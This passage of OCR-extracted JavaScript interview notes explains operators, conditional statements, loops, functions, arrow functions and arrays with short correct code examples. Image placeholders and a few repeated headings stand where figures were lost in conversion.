console.log(x % y);
//Remainder: 1
console.log(x ** y);
//Exponentiation: 25
```


```
let x = 10;

x += 5;
//x = x + 5
console.log(x);
// Output: 15

x *= 2;
//x = x * 2
console.log(x);
// Output: 30
```

```
let x = 5;
let y = 3;

console.log(x > y);
console.log(x < y);
console.log(x >= y);
console.log(x <= y);
console.log(x === y);
// Equality: false
console.log(x !== y);
// Inequality: true
```


```
let x = true;
let y = false;

console.log(x && y);
//Logical AND: false

console.log(x || y);
//Logical OR: true

console.log(!x);
//Logical NOT: false
```

```
let a = 'Hello ';
let b = 'World';

var c =(a + b);
// Concatenation
// "Hello World"
```

Q. What are the types of conditions statements in JS? V. IMP.



Q. What are the types of conditions statements in JS? V. IMP.





```
let x = 5;

if (x > 10) {
  console.log("1");
} else if (x < 5) {
  console.log("2");
} else {
  console.log("3");
}
// Output: '3'
```


```
let y = 20;
let z = y > 10 ? "1" : "0"
console.log(z);
// Output: '1'
```

```
let a = 5;
switch (a) {
  case 1:
    console.log("1");
    break;
  case 5:
    console.log("2");
    break;
  default:
    console.log("3");
}
// Output: '2'
```

Q. What is a loop? What are the types of loops in JS? V. IMP.

- A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.






1. Initialization
2. Condition
3. Increment


```
//for-loop
for (let i = 0; i < 5; i++) {

    console.log(i);

}
//Output: 0 1 2 3 4
```

Q. What are Functions in JS? What are the types of function? V. IMP.

- A function is a **reusable block of code** that performs a specific task.




Q. What are Functions in JS? What are the types of function? V. IMP.



Q. What are Arrow Functions in JS? What is it use? V. IMP.

- Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.





```
//Traditional approach

function add(x, y)
{
    return x + y;
}

console.log(add(5, 3));
//output : 8
```


```
//Arrow function

const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

- An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array
let fruits = ["apple", "banana", "orange"];
```





